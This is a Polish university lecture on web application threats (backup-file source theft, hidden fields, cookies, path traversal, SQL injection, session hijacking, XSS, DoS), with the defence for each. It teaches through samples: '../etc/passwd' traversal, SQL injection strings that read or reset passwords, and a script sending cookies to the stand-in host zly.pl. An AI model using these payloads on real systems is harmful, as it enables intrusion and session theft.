Wykład 13

Zagrożenia bezpieczeństwa aplikacji WWW


wykład prowadzi: Maciej Zakrzewicz

Plan wykładu

- Przegląd wybranych metod ataków
  - kradzież kodu źródłowego
  - pola ukryte HTML
  - zmienne Cookies
  - Path Traversal
  - SQL Injection
  - przejęcie sesji
  - Cross-Site Scripting
  - Denial od Service

Celem wykładu jest omówienie najważniejszych metod atakowania aplikacji WWW oraz mechanizmów ochrony przed nimi. Poruszone zostaną następujące rodzaje zagrożeń: kradzież kodu źródłowego aplikacji JSP, atak na pola ukryte HTML, atak na zmienne Cookies, atak typu "Path Traversal", atak typu "SQL Injection", przejęcie sesji, atak typu "Cross-Site Scripting" i atak typu "Denial of Service".

Kradzież kodu źródłowego



Kod źródłowy aplikacji WWW powinien podlegać szczególnej ochronie. Znajomość kodu źródłowego przez intruza zdecydowanie ułatwia planowanie i realizację niebezpiecznych ataków na funkcje aplikacji i ich dane. Na slajdzie zilustrowano sytuację, która sprzyja pozyskaniu kodu źródłowego aplikacji JSP przez osobę postronną.

Załóżmy, że wdrożony został system aplikacji WWW wykonanych w technologii JSP. Jeden z modułów JSP nazywa się "demo1.jsp". Twórca tego modułu zauważył drobną usterkę w jego funkcjonowaniu i postanowił zmodyfikować kod źródłowy bezpośrednio na serwerze produkcyjnym. Aby uniknąć ewentualnych komplikacji, programista w pierwszej kolejności sporządził kopię modyfikowanego pliku, nazywając ją "demo1.jsp.old". Kopia została umieszczona w tym samym katalogu, w którym znajduje się oryginał. Następnie usterka została usunięta, a programista opuścił serwer. Zapomniał jednak usunąć zbędnej w tym momencie kopii bezpieczeństwa "demo1.jsp.old". Czy w ten sposób wprowadził jakiekolwiek zagrożenie? Okazuje się, że tak.


Rozważmy co by się stało, gdyby intruz przesłał do serwera aplikacji żądanie HTTP zawierające adres URL pliku będącego kopią bezpieczeństwa aplikacji JSP. Ponieważ rozszerzenie nazwy pliku to ".old", to plik ten nie zostałby rozpoznany jako moduł JSP, nie doszłoby zatem do jego uruchomienia. Zamiast tego plik w oryginalnej postaci zostałby przekazany klientowi HTTP w ramach odpowiedzi na żądanie. Dzięki temu klient HTTP uzyskałby pełen kod źródłowy modułu JSP (oczywiście w stanie sprzed ostatniej modyfikacji).

Można zadać pytanie, skąd intruz znałby nazwę pliku zawierającego kopię bezpieczeństwa modułu JSP? Mógłby ją próbować odgadnąć. Przecież większość programistów wykorzystuje rozszerzenia ".old", ".bak", ".tmp" do oznaczenia tymczasowych kopii bezpieczeństwa.

Aby uniknąć opisanej kradzieży kodu źródłowego, nie należy przechowywać zapasowych kopii plików JSP w tym samym katalogu, w którym znajdują się aplikacje wykonywalne.

Aplikacje WWW

Pola ukryte HTML



Nie używaj pól ukrytych formularza do przekazywania poufnych parametrów. Pola ukryte są ukryte wyłącznie dla początkujących użytkowników.

Zagrożenia bezpieczeństwa (4)


Język HTML oferuje programistom mechanizm tzw. pól ukrytych (ang. hidden fields), które są niewyświetlanymi tekstowymi polami formularzy HTML. Ponieważ pola te nie są widoczne dla użytkownika, ich wartości muszą być zdefiniowane już w kodzie źródłowym dokumentu HTML. Często programiści wykorzystują ten mechanizm w celu "podrzucenia" użytkownikowi formularza pewnych parametrów, które użytkownik nieświadomie prześle do aplikacji obsługującej formularz.

Należy zauważyć, że pola takie są w istocie ukryte wyłącznie na ekranie programu klienta HTTP, natomiast odczytanie ich wartości nie stwarza żadnych problemów zaawansowanemu użytkownikowi, który potrafi odczytać kod źródłowy dokumentu HTML lub przechwycić komunikat odpowiedzi HTTP. Równie łatwa jest zmiana wartości tych parametrów - bądź poprzez zapisanie kodu źródłowego dokumentu na dysku lokalnym i jego edycję, bądź też poprzez modyfikację komunikatu żądania HTTP za pomocą aplikacji typu Local Proxy. W związku z tym nie zaleca się wykorzystywania pól ukrytych do przekazywania parametrów, których wartości nie powinny być udostępniane użytkownikowi, ani do przekazywania parametrów wpływających na ochronę dostępu do danych.

Na slajdzie przedstawiono przykład formularza HTML wyświetlanego przez program klienta HTTP. Korzystając z funkcji "Widok->Źródło" programu Internet Explorer użytkownik wyświetlił kod źródłowy formularza, w którym odnalazł definicję pola ukrytego o nazwie "databasePassword" i wartości "tiger". Być może w ten sposób doszło do ujawnienia poufnego hasła umożliwiającego nielegalny dostęp do bazy danych.

Aplikacje WWW

Zmienne Cookies




Podgląd i modyfikacja wszystkich zmiennych Cookie lub parametrów wywołania przekazywanych przez klienta HTTP. Nie używaj zmiennych Cookie do przekazywania poufnych/krytycznych parametrów.

Zagrożenia bezpieczeństwa (5)

Zmienne Cookies umożliwiają zapisywanie stanu aplikacji WWW po stronie klienta HTTP. Są często wykorzystywane do zapamiętywania danych wprowadzonych wcześniej przez użytkownika oraz flag/wartości generowanych przez aplikację WWW. Należy zwrócić uwagę na to, że zawartość zmiennych Cookies nie jest chroniona przed ingerencją użytkownika końcowego. Korzystając z narzędzi typu Local Proxy użytkownik może zarówno obejrzeć, jak i zmodyfikować wartości zmiennych Cookies. W związku z tym nie należy traktować zmiennych Cookies jako wiarygodnego i bezpiecznego mechanizmu przechowywania informacji po stronie klienta HTTP. Ponieważ w zasadzie nie istnieje żaden inny bezpieczny mechanizm służący do tego celu, to należy przynajmniej rozważyć możliwość szyfrowania wartości zmiennych Cookies tak, aby uniemożliwić użytkownikowi końcowemu ich odczyt lub merytoryczną modyfikację.

Przykład przedstawiony na slajdzie pokazuje jak za pomocą narzędzia Local Proxy o nazwie Odysseus może zostać odczytana i zmodyfikowana wartość zmienne Cookie. Klient HTTP wysyła zmienną Cookie o nazwie "czyAdministrator" i wartości "false". Intuicja podpowiada nam w jaki sposób można teraz przejąć uprawnienia administratorskie w przykładowej aplikacji...




Atak metodą "Path Traversal" jest możliwy w stosunku do tych aplikacji, które udostępniają użytkownikom dane pobierane bezpośrednio z plików dyskowych. Na slajdzie przedstawiono fragment takiej aplikacji. Aplikacja ta wyświetla na ekranie opis kupowanego produktu, pobierając go z pliku o nazwie takiej, jak identyfikator produktu. Pliki z opisami produktów znajdują się w katalogu "opisy", a parametr służący do przekazywania identyfikatora produktu nazywa się "produkt". Jeżeli aplikacja jest wykorzystywana zgodnie z zamiarami jej twórcy, to gdy np. przekazany zostanie jej identyfikator produktu 2301, wówczas wyświetlona zostanie zawartość pliku "/opisy/2301".

Wyobraźmy sobie jednak, że intruz dokonuje modyfikacji wartości parametru "produkt" na następującą: "../etc/passwd". W efekcie pobrany zostanie plik o pełnej nazwie "/opisy/../etc/passwd", czyli "/etc/passwd". W ten sposób intruz może uzyskać dostęp do dowolnego pliku w systemie operacyjnym serwera HTTP.

Podstawową metodą ochrony przed tego typu atakami jest walidacja parametrów przekazywanych przez użytkownika tak, aby uniemożliwić stosowanie symboli w rodzaju "..", "/", itp.

Aplikacje WWW

SQL Injection (1)



Serwlet Java obsługujący formularz:

```
...
String query = "select opis from produkty where id_produktu=" +
                request.getParameter("id");
ResultSet result = Statement.executeQuery(query);
...
System.out.println(result.getString(1));
...
```

Zagrożenia bezpieczeństwa (7)

Bardzo ważną klasą zagrożeń dla aplikacji WWW są ataki typu SQL Injection (wstrzykiwanie kodu SQL). Ideę tego typu ataków przedstawimy za pomocą przykładu. Załóżmy, że posiadamy aplikację sprzedaży internetowej, która pozwala użytkownikom przeglądać opisy sprzedawanych produktów. Użytkownik wprowadza identyfikator produktu do formularza HTML, naciska przycisk zatwierdzający formularz, następuje uruchomienie serwletu Java, który wykonuje w bazie danych dynamiczne zapytanie pobierające treść opisu produktu o identyfikatorze identycznym z tym, który wprowadził użytkownik. Wartość parametru zawierającego identyfikator produktu jest doklejana do szablonu zapytania SQL o treści "select opis from produkty where id_produktu=". W rezultacie użytkownik otrzymuje dokument HTML opisujący interesujący go produkt. Żądanie zostało obsłużone właściwie, bezpieczeństwo systemu nie zostało zagrożone. Ale czy na pewno? Przyjrzyjmy się teraz w jaki sposób omawiana aplikacja mogłaby być użyta przez intruza.

Aplikacje WWW

SQL Injection (2)

Faktycznie wykonane zapytanie:

```
select opis from produkty where id_produktu=-1
union select haslo from users where nazwa='system'
```


Co by się stało, gdyby do pola formularza użytkownik wprowadził nie identyfikator produktu, lecz łańcuch znakowy podobny do przedstawionego na slajdzie? Ponieważ omawiany serwlet Java po prostu dokleja wartość otrzymanego parametru do szablonu zapytania SQL, to wykonane byłoby zapytanie zupełnie odmienne od tego, którego oczekiwał programista tworzący serwlet. Tym razem zapytanie nie zwraca opisu żadnego produktu, lecz zamiast tego pobiera inne, prawdopodobnie poufne dane z bazy danych. Tego typu atak nazywany jest właśnie atakiem SQL Injection. Uniknięcie takich ataków jest możliwe, o ile programista nie będzie łatwowiernie wykonywać kodu poleceń budowanych w oparciu o niesprawdzone parametry przekazane przez użytkownika końcowego. Gdyby wcześniej przeprowadzić walidację otrzymanego parametru lub posłużyć się parametryzowanym obiektem zapytania JDBC, nie doszło by do takiego zagrożenia.

SQL Injection - przykłady

- Niekontrolowany dostęp do danych
  - ... UNION SELECT ...
- Zmiana sposobu działania aplikacji
  - ... OR 1=1
- W wielu interpreterach SQL jest możliwe wykonanie kilku działań w jednym wierszu
  - ... ; DELETE * FROM ...
- Modyfikacja danych
  - String query = "UPDATE users SET password = '"+ haslo + "' WHERE username = '" + uzytkownik + "'";
  - haslo: 'moje'
  - uzytkownik: x' OR username LIKE 'admin

Atak typu SQL Injection może być przeprowadzony z użyciem rozmaitych konstrukcji języka SQL. Przykłady takich konstrukcji przedstawiono na slajdzie. Dołączenie do zapytania operatora UNION umożliwia odczytanie z bazy danych zupełnie innych tabel niż przewidywane przez programistę. Rozwiązanie tego typu przedstawiliśmy na poprzednim slajdzie. Poprzez dołączenie do zapytania warunku logicznego zawsze spełnionego i powiązanie go spójnikiem OR umożliwia uzyskanie pełnego dostępu do danych, które programista usiłował filtrować. Kolejny pomysł opiera się na własności niektórych interpreterów SQL, pozwalających na wykonanie kilku działań zapisanych w jednym wierszu, oddzielanych znakami średnika. W ten sposób możemy np. wykonać polecenie DELETE tam, gdzie zamiarem programisty było polecenie INSERT. Wiele zagrożeń wiąże się też z tymi aplikacjami, które parametry użytkownika dołączają do poleceń modyfikacji danych, np. UPDATE. Przykład przedstawiony w dolnej części slajdu obrazuje fragment kodu źródłowego w języku Java, który umożliwia zmianę hasła użytkownika o podanej nazwie. Jeżeli jednak zamiast nazwy użytkownika wprowadzimy łańcuch znakowy o brzmieniu "x' OR username LIKE 'admin", to sprawimy, że hasło zostanie zmienione także administratorowi systemu. Zasięg ataków typu SQL Injection jest ograniczony wyłącznie wyobraźnią włamywacza.

Aplikacje WWW

Przejęcie sesji

- Protokół HTTP jest bezstanowy
- Emulacja sesji
- Każda sesja otrzymuje identyfikator
- Identyfikator sesji przechowywane w zmiennej Cookie
- Aby podszyć się pod cudzą sesję wystarczy znać jej identyfikator
- Jak poznać identyfikator sesji?
  - podsłuchać
  - odgadnąć
  - wykraść

Zagrożenia bezpieczeństwa (10)

W ramach wykładu pt. "Logika prezentacji I" omówiliśmy problem emulacji sesji dla protokołu HTTP. Idea rozwiązania opierała się na założeniu, że serwer aplikacji generuje dla każdego klienta HTTP niepowtarzalny identyfikator, nazywany identyfikatorem sesji. Identyfikator ten jest zwykle zapisywany w zmiennej Cookie, dzięki czemu powraca do serwera aplikacji przy każdym kolejnym żądaniu HTTP zgłaszanym przez tego samego klienta HTTP. Po stronie serwera aplikacji znajduje się tzw. tablica sesji, w której z każdą wartością identyfikatora sesji związany jest zbiór programowych obiektów Java reprezentujących stan sesji.

Zauważmy, że serwer aplikacji rozpoznaje użytkownika końcowego i udostępnia mu stan sesji wyłącznie w oparciu o wartość identyfikatora sesji. Co by się stało, gdyby inny użytkownik posługiwał się identycznym identyfikatorem sesji? Wtedy obaj użytkownicy byliby nierozróżnialni dla serwera aplikacji, a ich działania traktowane byłyby jak działania pojedynczego użytkownika. Serwery aplikacji oczywiście dbają o to, aby nie generować identycznych identyfikatorów sesji dla różnych użytkowników, lecz może się zdarzyć, że intruz celowo zmodyfikuje wartość własnej zmiennej Cookie tak, aby posiadała ona wartość identyfikatora sesji innego użytkownika. Tego typu atak nazywany jest "Przejęciem sesji" (ang. session hijack).

Wyobraźmy sobie jak przebiegałby atak typu "Przejęcie sesji" w kontekście wykorzystywania aplikacji bankowości internetowej. Do systemu loguje się rzeczywisty właściciel konta. Wprowadza nazwę użytkownika i hasło, być może nawet bezpieczne hasło jednokrotne. System bankowy generuje dla tego użytkownika identyfikator sesji i zapisuje w zmiennej Cookie. Od tego momentu każda operacja finansowa, której towarzyszy właśnie ten identyfikator sesji jest traktowana jako operacja zlecona przez powyższego użytkownika. A teraz wyobraźmy sobie, że intruz samodzielnie tworzy zmienną Cookie reprezentującą identyfikator sesji i wprowadza do nie identyczny identyfikator jak rzeczywisty właściciel konta. Operacje finansowe zlecane teraz przez intruza są rozpoznawane jako operacje zlecone przez rzeczywistego właściciela konta. Intruz może np. dokonać kradzieży pieniędzy poprzez wykonanie przelewu bankowego.

Aby atak typu "Przejęcie sesji" mógł się powieść, intruz musi wiedzieć, jaki identyfikator sesji został wygenerowany dla innego użytkownika. Istnieją trzy metody poznania identyfikatora sesji. Może on zostać podsłuchany podczas transmisji zmiennej Cookie, można go próbować odgadnąć, lub też wykraść. Dwie ostatnie metody omówimy na kolejnych slajdach.

Przewidywalny identyfikator sesji

- Powinien być generowany przez silny algorytm losowy
- Przestrzeń możliwych identyfikatorów powinna być bardzo duża
- Złe praktyki:
  - Identyfikator sekwencyjny
  - Identyfikator zależny od parametrów użytkownika
  - Identyfikator o nieograniczonym czasie ważności

Zwykle identyfikator sesji jest generowany przez serwer aplikacji, niemniej jednak jeżeli odbywa się to przy użyciu niedbale zaimplementowanego algorytmu, to wzrasta poziomo zagrożenia aplikacji atakami typu "Przejęcie sesji". Identyfikator sesji powinien być generowany przez silny algorytm losowy tak, aby intruz nie mógł łatwo odgadnąć kolejnej wartości identyfikatora generowanego dla nowego użytkownika. Jednocześnie przestrzeń, czy też liczba możliwych kombinacji identyfikatorów powinna być tak duża, aby wykluczyć ataki brutalne polegające na testowaniu wszystkich możliwych kombinacji. Do złych praktyk generowania identyfikatorów sesji zalicza się m.in.: generowanie identyfikatorów sekwencyjnych, w których kolejna sesja otrzymuje wartość identyfikatora o jeden wyższą od poprzedniej sesji, generowanie identyfikatorów na podstawie nazwy użytkownika lub jego adresu IP np. za pomocą funkcji mieszającej, czy też generowanie identyfikatorów sesji, które nie tracą ważności po określonym czasie i mogą być ponownie wykorzystywane w przyszłości.

Wykradnięcie identyfikatora sesji

- Słabości:
  - klientów HTTM - standardowo zmienne Cookie są dostępne tylko dla serwera HTTP który je utworzył
    - http://www.zly.pl%2fcookie.html%3f.poznan.pl
    - http://www.zly.pl/cookie.html?.poznan.pl
  - serwerów HTTP
    - np: PHP4 zapisywało identyfikatory sesji w katalogu /tmp na serwerze
- Cross-Site Scripting

Kradzież identyfikatora sesji może być dokonana w wyniku pewnych słabości klientów HTTP lub serwerów HTTP. Standardowo, zmienne Cookie są dostępne tylko dla tych serwerów HTTP, które je utworzyły. Jednak w przeszłości niektóre programy klientów HTTP mogły zostać oszukane poprzez odpowiednie sformatowanie adresu URL żądania HTTP. Na slajdzie przedstawiono przykład adresu URL, który zawiera znaki specjalne kodowane jako symbole ASCII, dzięki czemu sprawia wrażenie adresu z domeny sieciowej "poznan.pl". W rzeczywistości jednak jest to adres z domeny sieciowej "zly.pl", umożliwiający dostęp do zmiennych Cookie utworzonych przez serwer HTTP pracujący w domenie "poznan.pl".

Przykładem innej słabości był serwer aplikacji PHP4, który wartości wszystkich identyfikatorów sesji przechowywał w katalogu "/tmp" systemu plików. Intruz, któremu udało się uzyskać dostęp do tego katalogu mógł przejąć dowolną sesję dowolnego użytkownika.

Jednak jedną z najpopularniejszych metod kradzieży identyfikatorów sesji jest "Cross-Site Scripting". Metodzie tej poświęcimy kolejny slajd.

Aplikacje WWW

Cross-Site Scripting (XSS)

Treść ogłoszenia w serwisie aukcyjnym

```
Samochod Syrena 104, stan idealny, oto fotografia:
<script>document.write('<img src="http://www.zly.pl/foto.jpg?"'
+document.cookie+'>')</script>
```

Zawartość pliku dziennika serwera www.zly.pl

```
150.254.31.11 - - [19/Mar/2006:19:05:35 +0100] "GET /foto.jpg?
JSESSIONID=7f000001231cf38881bd514a4bed815cd983a94ca205
HTTP/1.0" 200 980
```

Zagrożenia bezpieczeństwa (13)

Ataki typu Cross-Site Scripting (XSS, CSS) zaliczają się do bardzo groźnych, najczęściej polegają na kradzieży zmiennych Cookie z komputera ofiary poprzez wykonanie na nim złośliwego kodu JavaScript. Ideę tego ataku przedstawimy na przykładzie zilustrowanym na slajdzie.

Załóżmy istnienie internetowego serwisu aukcyjnego umożliwiającego użytkownikom zamieszczanie ogłoszeń sprzedaży rozmaitych przedmiotów. Zamieszczone ogłoszenia są gromadzone w bazie danych, a następnie udostępniane zainteresowanym użytkownikom. Załóżmy, że treść jednego z tych ogłoszeń ma postać taką jak przedstawiona na slajdzie. Zauważmy, że w treści ogłoszenia znajduje się celowo wprowadzony fragment kodu w języku JavaScript. Gdy ogłoszenie to będzie pobierane i wyświetlane przez klientów HTTP, kod ten będzie wykonywany. Przyjrzyjmy się teraz szczegółom tego kodu. Generowany jest pozornie niegroźny znacznik "img" służący do osadzenia na stronie obrazu graficznego. Jednak do adresu URL tego obrazu dołączana jest wartość atrybutu "cookie" obiektu "document", która w środowisku JavaScript reprezentuje łańcuch wszystkich zmiennych Cookie. W rezultacie, adres osadzanego na stronie obrazu graficznego będzie zawierać listę wszystkich zmiennych Cookie przechowywanych przez klienta HTTP. Przyjmując, że intruz posiada dostęp do serwera HTTP, do którego odnosił się adres URL obrazu graficznego, będzie on mógł odczytać tę listę z pliku dziennika serwera, w którym wspomniane żądanie zostanie zarejestrowane. Przykład przedstawiony na slajdzie pokazuje zarejestrowaną wartość zmiennej Cookie o nazwie "JSESSIONID", która akurat w tym przypadku reprezentuje identyfikator sesji użytkownika. Stąd już tylko krok dzieli nas od przeprowadzenia skutecznego ataku typu przejęcie sesji.

W celu uniknięcia tego typu ataków zaleca się, aby publiczne serwisy internetowe nie pozwalały użytkownikom na publikowanie treści zawierających zagnieżdżony kod JavaScript. Wymaga to implementacji stosownego kodu walidacji danych przekazywanych przez użytkowników. Podkreślmy, że przed atakami Cross-Site Scripting nie chroni nawet SSL.

Denial of Service (DoS)

- Duża liczba sztucznie generowanych żądań HTTP
- Przeciążenie systemu
- Pogorszenie jakości obsługi użytkowników

Ataki typu "Denial of Service" (DoS, DDos) polegają na generowaniu dużej sztucznych żądań HTTP, które spowodują przeciążenie atakowanego systemu. Ich skutkiem może być istotne pogorszenie jakości obsługi użytkowników, którzy w rezultacie zrezygnują z usług danego podmiotu, bądź też całkowita zapaść systemu w związku z wyczerpaniem takich zasobów jak pamięć operacyjna. Wczesne rozpoznawanie tego typu ataków jest trudne, gdyż sztucznie generowane żądania nie różnią się od żądań przesyłanych przez rzeczywistych użytkowników. W zasadzie nie istnieje żadna niezawodna metoda ochrony przed takimi atakami.

Aplikacje WWW

Podsumowanie

- Pola ukryte, zmienne Cookies: ograniczone zaufanie
- Walidacja danych wejściowych
- Przejęcie sesji - wtórne uwierzytelnianie

Zagrożenia bezpieczeństwa (15)

Należy podkreślić trzy główne konkluzje wynikające z tego wykładu. Po pierwsze, programista powinien wykazywać ograniczone zaufanie do pól ukrytych HTML i zmiennych Cookies. Otrzymywane od nich wartości niekoniecznie muszą być tymi samymi, które wcześniej w nich zapisaliśmy. Po drugie, w każdej aplikacji WWW niezbędna i krytyczna jest walidacja wszelkich danych wejściowych pozyskiwanych od użytkownika. Brak walidacji otwiera intruzom drogę do stosowania szerokiej palety metod ataku, m.in. SQL Injection i Cross-Site Scripting. Po trzecie, należy przyjąć, że mechanizm sesji HTTP jest z definicji podatny na zagrożenia, w związku z czym w krytycznych punktach aplikacji, np. w chwili wykonywania przelewu w aplikacji bankowości internetowej, wskazane jest wtórne uwierzytelnienie użytkownika np. za pomocą hasła jednokrotnego.

Materiały dodatkowe

- "The 10 Most Critical Web Application Security Vulnerabilities", http://www.owasp.org